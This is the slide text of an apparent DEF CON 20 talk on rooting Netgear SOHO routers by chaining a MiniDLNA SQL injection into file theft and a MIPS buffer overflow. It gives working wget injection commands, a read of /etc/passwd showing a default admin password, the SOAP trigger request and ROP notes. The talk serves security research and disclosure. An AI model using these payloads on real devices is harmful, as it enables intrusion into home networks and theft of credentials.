From SQL Injection to MIPS Overflows

Rooting SOHO Routers

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DEF CON 20

Acknowledgements

Tactical Network Solutions

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What I’m going to talk about

Novel uses of SQL injection

Buffer overflows on MIPS architecture

0-day Vulnerabilities in Netgear routers

Embedded device investigation process

Live demo: Root shell & more

Read the paper

Lots of essential details

Not enough time in this talk to cover it all

Please read it

Why attack SOHO routers?

- Offers attacker privileged vantage point
  - Exposes multiple connected users to attack
  - Exposes all users' Internet comms to snooping/ manipulation
- Often unauthorized *side doors* into enterprise networks

Target device: Netgear WNDR3700 v3

Fancy-pants SOHO Wireless Router

DLNA Mutlimedia server

File server w/USB storage

Other affected devices


Netgear WNDR 3800

Netgear WNDR 4000

Netgear WNDR 4400

First step: take it apart

UART header



UART to USB adapter

USB port

Helps analysis


- Retrieve SQLite DB
- Load a debugger onto the router

Analyzing the Device Software

Download firmware update from vendor, unpack

See Craig Heffner's blog for more on firmware unpacking

http://www.devttys0.com/blog



$ binwalk ./WNDR3700v3-V1.0.0.18_1.0.14.chk

DECIMAL HEX DESCRIPTION
---
86 0x56 **LZMA compressed data**
1423782 0x15B9A6 **Squashfs filesystem**

$ dd if=WNDR3700v3-V1.0.0.18_1.0.14.chk of=kernel.7z bs=1 skip=86 count=1423696

$ p7zip -d kernel.7z

$ strings kernel | grep 'Linux version'
Linux version 2.6.22 (peter@localhost.localdomain) (gcc version 4.2.3) #1 Wed Sep 14 10:38:51 CST 2011

Linux--Woo hoo!

Target Application: MiniDLNA

```
$ ls -l rootfs/usr/sbin/minidlna.exe
-rwxr-xr-x 1 root root 256092 2012-02-16 14:37 rootfs/usr/sbi

$ file rootfs/usr/sbin/minidlna.exe
rootfs/usr/sbin/minidlna.exe: ELF 32-bit LSB executable, MIPS
d (uses shared libs), stripped
```

What is DLNA?

Digital Living Network Alliance

Interoperability between gadgets

Multimedia playback, etc.

But Most Importantly...

Attack Surface

Google reveals: open source!

MiniDLNA | Free Audio & Video

sourceforge.net/projects/**minidlna**/

Dec 18, 2011 – **MiniDLNA** (aka ReadyD

fully compliant with DLNA/UPnP-AV clie

↳ Download - Forums - Files - Support

Source code analysis

‘strings’ reports shipping binary is 1.0.18

Download source for our version.

Search source for low-hanging fruit

SQL injection: more than meets the eye

Privileged access to data

What if the data is not sensitive or valuable?

Opportunity to violate developer assumptions

Vulnerability 1: SQL injection

grep -rn SELECT * | grep ‘%s’

21 results, such as:

```
sprintf(sql_buf, "SELECT PATH from ALBUM_ART
where ID = %s", object);
```

Closer look

```
void
SendResp_albumArt(struct upnphttp * h, char * object)
{
    char header[1500];
    char sql_buf[256];

    /*...abbreviated...*/

    dash = strchr(object, '-');
    if( dash )
        *dash = '\0';
    sprintf(sql_buf, "SELECT PATH from ALBUM_ART where ID = %s", object);
    sql_get_table(db, sql_buf, &result, &rows, NULL);

    /*...abbreviated...*/

}
```

Album art query

Test the vulnerability

```
$ wget http://10.10.10.1:8200/
AlbumArt/"1; INSERT/**/into/**/
ALBUM_ART(ID,PATH)/**/
VALUES('31337','pwned');"-throwaway.jpg
```

w00t! Success!

```
sqlite> select * from ALBUM_ART where ID=31337;
31337|pwned
```

Good news / Bad news

Working SQL injection

Trivial to exploit

No valuable information

Even if destroyed, DB is regenerated

Vulnerability 2: Remote File Extraction

MiniDLNA Database:

```
sqlite> select * from ALBUM_ART;
1 | /tmp/mnt/usb0/part1/
   .ReadyDLNA//art_cache/tmp/shares/
    USB_Storage/01 - Unforgivable (First
State Remix).jpg
```

Test the Vulnerability

```
$ wget http://10.10.10.1:8200/
AlbumArt/"1;INSERT/**/into/**/
ALBUM_ART(ID,PATH)/**/
VALUES('31337','/etc/passwd');"-
throwaway.jpg
```

```
$ wget http://10.10.10.1:8200/
AlbumArt/31337-18.jpg
```

Passwords

$ cat 31337-18.jpg

nobody:*:0:0:nobody:/:/bin/sh

admin:qw12QW!@:0:0:admin:/:/bin/sh

guest:guest:0:0:guest:/:/bin/sh

admin:**qw12QW!@**:0:0:admin:/:/bin/sh

Vulnerability 3: Remote Code Execution

i.e., Pop a shell

Where have all the strcpy() gone?

```
$ find . -name \*.c -print | xargs grep -E \
 'sprintf\(|strcat\(|strcpy\(' | \
  grep -v asprintf | wc -l
265
```

<--Here they are.

265 **<--Here they are.**

```
static int
callback(void *args, int argc, char **argv, char **azColName)
{
    struct Response *passed_args = (struct Response *)args;
    char *id = argv[0], *parent = argv[1], *refID = argv[2], *detailID = argv[3],
         /* ... */
         *album_art = argv[22];

     /*...abbreviated...*/
    char str_buf[512];

    /*...abbreviated...*/
    if( album_art && atoi(album_art) &&
        (passed_args->filter & FILTER_UPNP_ALBUMARTURI) ) {
        ret = sprintf(str_buf,
            "&gt;http://%s:%d/AlbumArt/%s-%s.jpg&lt;/upnp:albumArtURI&gt;",
                lan_addr[0].str, runtime_vars.port, album_art, detailID);
        memcpy(passed_args->resp+passed_args->size, &str_buf, ret+1);
        passed_args->size += ret;
    /*...abbreviated...*/
    }

    return 0;
}
```

Left join madness

```
SELECT o.OBJECT_ID, o.PARENT_ID, o.REF_ID, o.DETAIL_ID, o.CLASS,
        d.SIZE, d.TITLE, d.DURATION, d.BITRATE, d.SAMPLERATE,
        d.ARTIST, d.ALBUM, d.GENRE, d.COMMENT, d.CHANNELS, d.TRACK,
        d.DATE, d.RESOLUTION,d.THUMBNAIL, d.CREATOR, d.DLNA_PN,
        d.MIME, d.ALBUM_ART, d.DISC
from OBJECTS o left join DETAILS d on (d.ID = o.DETAIL_ID)
where OBJECT_ID = '%s'
```

album_art in sprintf() is DETAILS.ALBUM_ART.

Schema shows it's an INT.

```
sqlite> .schema DETAILS
CREATE TABLE DETAILS ( ID INTEGER PRIMARY KEY AUTOINCREMENT,
                       ..., ALBUM_ART INTEGER DEFAULT 0, ...);
```

Two things to note

DETAILS.ALBUM_ART is an INT, but it can store arbitrary data

- This is due to “type affinity”

callback() attempts to “validate” using atoi(), but this is busted

- atoi(“1_omg_learn_to_c0d3”) == 1
- ALBUM_ART need only start with a (non-zero) int
- Weak sauce

Exploitable buffer overflow?

We have full control over the DB from Vuln #1

We need to:

- Stage shellcode in database
- Trigger query of our staged data

SQL injection limitation

Limited length of SQL injection, approx. 128 bytes per pass.

Target buffer is 512 bytes.


SQLite concatenation operator: “||”

UPDATE DETAILS set ALBUM_ART=ALBUM_ART|| “AAAA” where ID=3

Trigger query of staged exploit

- Model DLNA in Python
  - Python Coherence library
- Capture conversation in Wireshark
- Save SOAP request for playback with wget

Wireshark capture



```
POST /ctl/ContentDir HTTP/1.0
Host: 10.10.10.1
User-Agent: Twisted PageGetter
Content-Length: 450
SOAPACTION: "urn:schemas-upnp-org:service:ContentDirectory:1#Browse"
content-type: text/xml ;charset="utf-8"
connection: close

<?xml version="1.0" encoding="utf-8"?><s:Envelope s:encodingStyle="http://schemas.xmlsoap.org/so
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><ns0:Browse xmlns:ns0="urn:schemas-u
org:service:ContentDirectory:1"><ObjectID>PWNED</ObjectID><BrowseFlag>BrowseDirectChildren</Brow
Filter><StartingIndex>0</StartingIndex><RequestedCount>100</RequestedCount><SortCriteria /></ns0
s:Envelope>HTTP/1.1 200 OK
Content-Type: text/xml; charset="utf-8"
Connection: close
Content-Length: 1154
Server: Linux 2.6 DLNADOC/1.50 UPnP/1.0 MiniDLNA/1.0

<?xml version="1.0" encoding="utf-8"?>
```

SOAP request

```
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <s:Body>
        <ns0:Browse xmlns:ns0="urn:schemas-upnp-org:service:ContentDirectory:1">
            <ObjectID>PWNED</ObjectID>
            <BrowseFlag>BrowseDirectChildren</BrowseFlag>
            <Filter>*</Filter>
            <StartingIndex>0</StartingIndex>
            <RequestedCount>100</RequestedCount>
            <SortCriteria/>
        </ns0:Browse>
    </s:Body>
</s:Envelope>
```

Things you need

Console access to the device

- There is a UART header on the PCB

gdbserver cross-compiled for MIPS

gdb compiled for MIPS target architecture

Test Vulnerability

Use wget to SQL inject overflow data

- Set up initial records in OBJECTS and DETAILS

Attach gdbserver on the target to minidlna.exe

Connect local gdb to remote session

Use wget to POST the SOAP request

How much overflow data?

Trigger the exploit

```
$ wget http://10.10.10.1:8200/ctl/ContentDir \
  --header="Host: 10.10.10.1" \
  --header=\
  'SOAPACTION: "urn:schemas-upnp-
org:service:ContentDirectory:1#Browse"' \
  --header='"content-type: text/xml ;charset="utf-8"' \
  --header="connection: close" \
  --post-file=./soaprequest.xml
```

w00t! Success!

```
   0x2af4241c <__multf3+2364>:  li      v0,-1
   0x2af42420 <__multf3+2368>:  move    sp,s8
--------------------------------------------------------------------
0x2af423fc in __multf3 () from /lib/libgcc_s.so.1
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
--------------------------------------------------------------------
[registers]
  V0: 00000000  V1: 00000535  A0: 2B47953E  A1: 7FF44D1C
  A2: 00000002  A3: 7FF44D1C  T0: 00000000  T1: 74672672
  T2: 00000000  T3: 7FF449D0  T4: 2AF88018  T5: 2AFCC004
  T6: 73616C63  T7: 74672673  S0: 41414141  S1: 41414141
  S2: 41414141  S3: 41414141  S4: 41414141  S5: 41414141
  S6: 41414141  S7: 41414141  T8: 00000000  T9: 2AF616F0
  GP: 00483E20  S8: 41414141  HI: 00000008  LO: 00000000
  SP: 7FF44F80  PC: 41414141  RA: 41414141
--------------------------------------------------------------------
[code]
   0x41414141:  Error while running hook_stop:
Cannot access memory at address 0x41414140
0x41414140 in ?? ()
(gdb)
```

We control the horizontal and the vertical

We own the program counter, and therefore execution

Also all “S” registers: $S0-$S8

Very useful for Return Oriented Programming exploit

Owning $PC is great, but give me a shell

Getting Execution: Challenges

Stack ASLR

MIPS Architecture idiosyncrasies

Return Oriented Programming is limited (but possible)

“Bad” Characters due to HTTP & SQL

Getting Execution: Advantages

No ASLR for executable, heap, & libraries

Executable stack

ROP on MIPS

All MIPS instructions are 4-bytes

All MIPS memory access must be 4-byte aligned

No jumping into the middle of instructions

ROP on MIPS

We can return into useful instruction sequences:

- Manipulate registers
- Load $PC from registers or memory we control
- Help locate stack, defeating ASLR

Locate stack using ROP

```
.text:2B119D2C                addiu   $s4, $sp, 0x158+var_38
.text:2B119D30                addiu   $s6, $sp, 0x158+var_30
.text:2B119D34                addiu   $s3, $sp, 0x158+var_2C
.text:2B119D38                sw      $s3, 0x158+var_148($sp)
.text:2B119D3C                sw      $s2, 0x158+var_144($sp)
.text:2B119D40                move    $a0, $s1
.text:2B119D44                lw      $a1, -0x7FC8($gp)
.text:2B119D48                addiu   $a1, (aFfmpegVD_D_DLi - 0x2B188000)  # "FFmpeg v%d.%d.%d / li
.text:2B119D4C                move    $a2, $s4
.text:2B119D50                lw      $t9, -0x7AE8($gp)
.text:2B119D54                move    $t9, $s0
.text:2B119D58                jalr    $t9
```

Load several offsets from stack pointer into $S3,$S4,$S6

Load $S0 into $T9 and jump

MIPS cache coherency

MIPS has two *parallel* caches:

- Instruction Cache
- Data Cache

Payload written to the stack as data

- Resides in data cache until flushed

MIPS Cache Coherency

Can’t execute off stack until cache is flushed

Write lots to memory, trigger flush?

- Cache is often 32K-64K

Linux provides cacheflush() system call

- ROP into it

Bad characters

- Common challenge with shellcode
  - Spaces break HTTP
  - Null bytes break strcpy()/sprintf()
- SQLite also has bad characters
  - e.g., 0x0d, carriage return
  - SQLite escape to the rescue: “x’0d’”

```
“\x7a\x69\xce\xe4\xff”,
“x’0d’”,
“\x3c\x0a\x0a\xad\x35”
```

Trouble with Encoders

- Metasploit payload + XOR Encoder==No Joy
  - Metasploit only provides one of each
  - Caching problem?
- Wrote my own NUL-Safe connect-back payload
  - No need for encoder
  - Pro Tip: Avoid endianness problems by connecting back to 10.10.10.10

Mitigations

Less crappy programming

Privilege separation

Mandatory Access Controls, e.g. SELinux

Upshot

Developer assumes well-formed data

Compromise database integrity, violate developer assumptions

Even if the database is low value

Read the Paper

Demo Time